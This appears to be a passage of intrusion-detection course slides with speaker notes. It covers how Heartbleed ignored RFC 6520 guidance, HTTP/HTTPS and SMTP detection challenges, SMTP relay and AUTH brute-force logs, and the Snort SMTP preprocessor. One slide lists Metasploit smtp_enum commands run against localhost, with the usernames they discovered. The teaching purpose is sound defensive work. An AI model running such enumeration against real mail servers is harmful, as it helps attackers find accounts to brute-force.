- We learned that implementations of a given protocol may differ because of the interpretation of a particular RFC
- Let's use RFC 6520 describing the heartbeat extension as a good example:
  - "The heartbeat request message SHOULD NOT be sent during the handshake."
  - "If the payload length of the heartbeat message is too large, the received heartbeat message should be discarded silently."
  - "The heartbeat request SHOULD only be sent after an idle period."

Intrusion Detection In-Depth


Ironically, RFC 6520 detailing the heartbeat extension protocol advises of precautions to be implemented to safeguard the usage of the heartbeat protocol. Apparently, they were ignored.

"The heartbeat request message SHOULD NOT be sent during the handshake." As we witnessed the heartbleed attack sent the heartbeat request during the TLS handshake and the OpenSSL code happily accepted it. The "SHOULD NOT" imperative advises against implementation, cautioning about the implications of ignoring the guidance. It seems that the implementers either ignored the advice or didn't carefully consider the implications.

"If the payload length of the heartbeat message is too large, the received heartbeat message should be discarded silently." There is no elaboration of whether "too large" means that the value represents more data than found in the payload or an unrealistic value. Regardless, both conditions are met in a heartbleed heartbeat message; this guidance was not implemented.

"The heartbeat request SHOULD only be sent after an idle period." In the heartbeat attack, no session has yet been established so no idle period has occurred.

Some of the issues that permitted the heartbleed attack to be successful were due to failure to implement the protocol as presented by the RFC. Had any of the three listed implementation directives been followed, the heartbleed attack would not have succeeded.



HTTP/HTTPS Detection Challenges

- HTTP /HTTPS is a very scary nightmare for IDS/IPS products
  - It encompasses a broad range of features
  - It is the most prevalent protocol on most networks
  - The session can be encrypted
  - It may become a delivery mechanism for attacks on the browser/client or server
  - Wide variety of types of browsers/servers each with own issues
  - Users demand it


Intrusion Detection In-Depth

If you think that your IDS/IPS solution is going to provide a robust defense for all kinds of HTTP malice – think again. There are so many functions and features associated with HTTP/HTTPS that it is practically indefensible. In many networks, the majority of the packets crossing the network are associated with HTTP/HTTPS. Inspection of these packets for all the many signs of attack – those found in the requests and responses is nearly impossible especially in high bandwidth networks and inline IPS solutions.

Encrypted sessions cannot be examined unless user cryptographic keys are placed in escrow. There are many problems with this such as making the system that maintains these keys a high value target. And, as we will see with SMTP, attacks may have nothing to do with the protocol itself; HTTP/HTTPS may just be the delivery mechanism for browser or server attacks. In essence HTTP/HTTPS may be considered the "mule" for many different attacks.

Malicious executables can be carried over HTTP/HTTPS back to the client and browsers. Many browsers have extensions that allow other software such as Flash to be installed, possibly making them more vulnerable to attack. SQL injection or cross site scripting attacks are often possible using HTTP/HTTPS to carry the malicious payload from the server. Many servers support different software or software packages such as PHP or Coldfusion that have their own set of vulnerabilities. And, users think it is their constitutional right to have HTTP/HTTPS available and only the most draconian of sites forbids it.


Further, there is a proliferation in the numbers and types of browser and web server solutions. Each has its own implementation along with vulnerabilities and issues. Web Application Firewalls may better help defend web servers against attacks or to assist in detecting what the IDS/IPS misses. Host-based anti-virus may help with client defense, though it may miss many client-side attacks too.



SMTP

Intrusion Detection In-Depth

Simple Mail Transfer Protocol (SMTP) is an older protocol with an associated RFC dated 1982 – long before all the intricacies of today's Internet and its newer protocols were developed. As such, it is a simple and straightforward protocol as today's protocols go. Many attacks against the protocol itself are not difficult to detect. Most of the malice associated with SMTP is related to the data or attachments sent in the message or links embedded in the message. Most IDS/IPS software doesn't attempt to detect this, but instead relies on the more appropriate anti-virus client and server products to detect malicious attachment content.



Standard SMTP

MAIL <SP> FROM:<reverse-path> <CRLF>

250 OK <CRLF>

RCPT <SP> TO:<forward-path> <CRLF>

250 OK <CRLF>

DATA <CRLF>

354 Start mail input; end with <CRLF>.<CRLF>

Subject:
To:
CC:

Mail message

<CRLF>.<CRLF>

250 OK <CRLF>

Intrusion Detection In-Depth


As you can see, SMTP is a line oriented protocol with a fairly standard exchange between a client and SMTP server. The conversation above is representative of the basic commands that are employed in SMTP exchanges. There are more commands than those listed above; additional commands have been added since the original RFC, and you may also see server specific commands such as those for Microsoft Exchange.

An SMTP conversation begins with a "MAIL" command to the server from the client with a "FROM" parameter identifying the e-mail name where errors are sent. As with HTTP, SMTP lines end with a carriage return/line feed (CRLF). If the "MAIL" command is accepted, the server responds with a status code of "250" meaning that everything is "OK".

Next, the client sends a "RCPT" command to identify one or more e-mail addresses of a recipient. If the SMTP server accepts this, it returns a "250" status code for success, otherwise it returns a "550" failure status code.

The client then sends a "DATA" command to state that a message follows. The server replies with a status code of "354" intermediate reply that informs the client to send the message and send a final line containing a single "." to end the message. The client then sends the message and ends with a line containing a ".". The server acknowledges the receipt of the message with a status code of "250" if everything was successfully received.

Sample SMTP Session



```
No.. Time      Source       Destination   Protocol Source port Destination port Info
   4 0.004929  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 220 JSmith-desktop ESMTP Postfix (Ubuntu)
   6 0.008380  10.10.10.10  10.10.10.25   SMTP     34573       25               C: EHLO JSmith-desktop
   8 0.012103  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 250-JSmith-desktop | 250-PIPELINING | 250-SI
   9 0.014222  10.10.10.10  10.10.10.25   SMTP     34573       25               C: MAIL FROM:<JSmith@comcast.net>
  10 0.016330  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 250 2.1.0 Ok
  11 0.018457  10.10.10.10  10.10.10.25   SMTP     34573       25               C: RCPT TO:<jesse@myheart.com>
  12 0.020577  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 250 2.1.5 Ok
  13 0.022765  10.10.10.10  10.10.10.25   SMTP     34573       25               C: DATA
  14 0.024864  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 354 End data with <CR><LF>.<CR><LF>
  15 0.027112  10.10.10.10  10.10.10.25   SMTP     34573       25               C: DATA fragment, 4096 bytes
  17 0.030829  10.10.10.10  10.10.10.25   IMF      34573       25               from: JSmith@comcast.net, subject: test Fri, 28
  19 0.034243  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 250 2.0.0 Ok: queued as 4CF931B5C3C0
  20 0.036332  10.10.10.10  10.10.10.25   SMTP     34573       25               C: QUIT
  21 0.038448  10.10.10.25  10.10.10.10   SMTP     25          34573            S: 221 2.0.0 Bye
```

Intrusion Detection In-Depth carve-smtp.pcap


The conversation follows the conventions established in the previous slide, but you see more information and niceties exchanged between the client and server. The conversation starts with a "HELO" or "EHLO" for some clients. The "HELO" command is not required, but is often used. There is a more current "EHLO" that asks the server to list additional features such as PIPELINING, SIZE, HELP, ENHANCEDSTATUSCODES.

The session begins with a client three-way handshake to the SMTP server (not shown above). The server responds with a code 220, meaning that the service is ready. The client continues with the "EHLO" identifying itself as "JSmith-desktop". The server responds with a code of 250 signifying that the mail action has been completed. It also returns the additional supported features like PIPELINING.

The conventional exchange of messages, discussed in the previous slide, follows.

To see the output, enter the following in the command line:
wireshark carve-smtp.pcap
Display filter used: tcp.flags.push == 1

Metasploit SMTP User Enumeration



Source	Destination	Protocol	Source port	Destination port	Info
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 220 jesseb-desktop ESMTP Postfix (Ubuntu)
127.0.0.1	127.0.0.1	SMTP	57185	25	C: HELO localhost
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 250 jesseb-desktop
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY root
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 252 2.0.0 root
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 501 5.5.4 Syntax: VRFY address
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY 4Dgifts
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 550 5.1.1 <4Dgifts>: Recipient address rejected: User unknow
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY EZsetup
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 550 5.1.1 <EZsetup>: Recipient address rejected: User unknow
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY OutOfBox
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 550 5.1.1 <OutOfBox>: Recipient address rejected: User unkno
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY ROOT
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 252 2.0.0 ROOT
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY adm
127.0.0.1	127.0.0.1	SMTP	25	57185	S: 550 5.1.1 <adm>: Recipient address rejected: User unknown in
127.0.0.1	127.0.0.1	SMTP	57185	25	C: VRFY admin

Intrusion Detection In-Depth

smtp-vrfy.pcap


A Metasploit module is available that attempts to enumerate SMTP users, employing a common dictionary of usernames. The thought is that these same names may be present as accounts on the network or host to employ as brute force attack names. This particular scan was performed on a localhost to avoid unwanted scrutiny. The session was aborted by the SMTP server because of too many invalid username attempts.

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf  auxiliary(smtp_enum) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf  auxiliary(smtp_enum) > run
[*] 220 jnovak-desktop ESMTP Postfix (Ubuntu)
[+] 127.0.0.1:25 - Found user: ROOT
[+] 127.0.0.1:25 - Found user: avahi
[+] 127.0.0.1:25 - Found user: avahi-autoipd
[+] 127.0.0.1:25 - Found user: backup
[+] 127.0.0.1:25 - Found user: bin
[+] 127.0.0.1:25 - Found user: couchdb
[+] 127.0.0.1:25 - Found user: daemon
[-] Error: Connection reset by peer
```

To see the output, enter the following in the command line:

wireshark smtp-vrfy.pcap

Display filter used: tcp.flags.push == 1



SMTP Relay Attacks


- Attempt to relay spam through a legitimate mail server
  - Open relays once allowed anyone to connect to the mail server and send e-mail
  - SMTP AUTH command requires users to authenticate to server
  - Default guest accounts without password thwarted authentication attempt
  - SMTP AUTH login brute force attacks

```
2007-08-28 22:00:33 plain_login authenticator failed for (ameill-2007)
 [222.183.149.252]: 535 Incorrect authentication data (set_id=company)
 2007-09-30 07:41:11 plain_login authenticator failed for (ameill-2007)
 [222.183.160.28]: 535 Incorrect authentication data (set_id=administrator)
 2007-09-30 21:26:16 plain_login authenticator failed for (windows)
 [64.72.227.37]: 535 Incorrect authentication data (set_id="null")
```

Intrusion Detection In-Depth

Spammers try to find open relay mail servers to hide the true origin of their junk mail. An open relay server accepts and delivers mail to everyone because it isn't configured to allow authorized users only to connect to it. The SMTP AUTH command requires the user to authenticate to the mail server before sending mail. Many mail servers allow authenticated users to relay mail.

Even with authentication, there was still abuse on poorly configured mail servers that came with a default "guest" account with no password. These were obvious targets of spammers to use for relay mail servers. Several years ago, spammers also began a new type of attack, an SMTP AUTH command brute force attack. They tried to discover weakly protected user accounts using the SMTP AUTH command to find accounts. If they were able to find a legitimate account and brute force guess the password as well, they would then have relay rights and the ability to make the spam appear to come from the relay mail server.



Snort SMTP Preprocessor

- Partial decoder with focus on finding malicious SMTP traffic:
  - Stateful inspection
  - Specification of ports to examine
  - Maximum command line length
  - List of valid/invalid commands
  - Normalization
  - Base64 decoding of MIME attachments
  - Logging capabilities


Intrusion Detection In-Depth

The Snort SMTP preprocessor offers assistance in discovering malicious activity in SMTP commands. This preprocessor can be considered a partial decoder. It doesn't parse and scrutinize each field and value in SMTP traffic; it has provisions for examining those fields or conditions that are most likely to contain or reflect malicious activity.

The preprocessor is easily configurable in the Snort configuration file. The default "inspection_type" is "stateful", meaning that packets are viewed as part of the entire conversation and not just individually. There are default ports to inspect for SMTP traffic; these too are configurable.

There are maximum header line and data line lengths presumably to detect buffer overflow attempts. The user can specify a list of valid or invalid commands to whitelist or blacklist commands that are acceptable. For instance, the Metasploit SMTP user enumeration could have been detected by examining SMTP traffic for the "VRFY" command in a single or multiple successive communications. Normalization is performed to remove superfluous spaces from the specified SMTP commands.

As we've learned MIME attachments can be base64 encoded. Malicious content can be found using Snort if it is decoded with the SMTP preprocessor option. Finally, there are logging capabilities, such as logging senders'/recipients' e-mail addresses, MIME attachment filenames, and SMTP headers, to name a few of the options. This can provide a valuable audit trail for general attacks, phishing attacks, and misuse such as mail relay from improper configurations.



SMTP Detection Challenges

- Like HTTP/HTTPS protocol itself is simple
- Detecting attacks against the protocol possible
- Message encryption
- Challenge in detecting issues with attachments:
  - SMTP made no provision for anything but ASCII data
  - Encode other types of data (binary) into ASCII before sending:
    - uuencode, MIME, base64, TNEF, etc.
  - Malicious code - .exe, HTML, viruses
  - Compressed files


Intrusion Detection In-Depth

As you saw in the previous slide, detection of some malicious content related to SMTP commands is possible when the detection examines the more common aspects of abuse. While this is important, most SMTP attacks arise from malicious attachments or files.

The original SMTP specifications established many decades ago expected all content to be expressed in ASCII. It made no provisions for binary data such as found in videos, images, music, etc. The fix for this was to create encoding schemes that first take the data to be sent, such as images, and transfer them into ASCII representation. The receiving software needs to support the matching decoding scheme to use the original data. There are many different types of encoding schemes such as uuencode, MIME, base64 and TNEF, to mention a few.

This means that the IDS/IPS must be able to decode these as well to identify malicious code that has been sent. It must also deal with compression of attached files as well that may also be encoded. Typically, this is not the domain of the IDS/IPS since this is very difficult and time intensive. As you know, malicious SMTP content detection is the bailiwick of mail server or client anti-virus products.

As with HTTP, encrypted content presents another challenge to discovering malicious traffic.




HTTP/HTTPS and SMTP Detection Challenges

- Widely used protocols
- Protocol, itself is typically not the issue
- Both act as delivery facilitators for malicious activity
- Both present many detection challenges
- May best be examined using protocol-specific software such as a web application firewall or server/host-based antivirus

Intrusion Detection In-Depth

As you know HTTP/HTTPS and SMTP are probably the most widely used protocols. The protocols themselves are quite simple, each with multiple headers to describe the message bodies the usually follow. Since these protocols are so prevalent, they are opportunistic carriers of malicious attack activity.

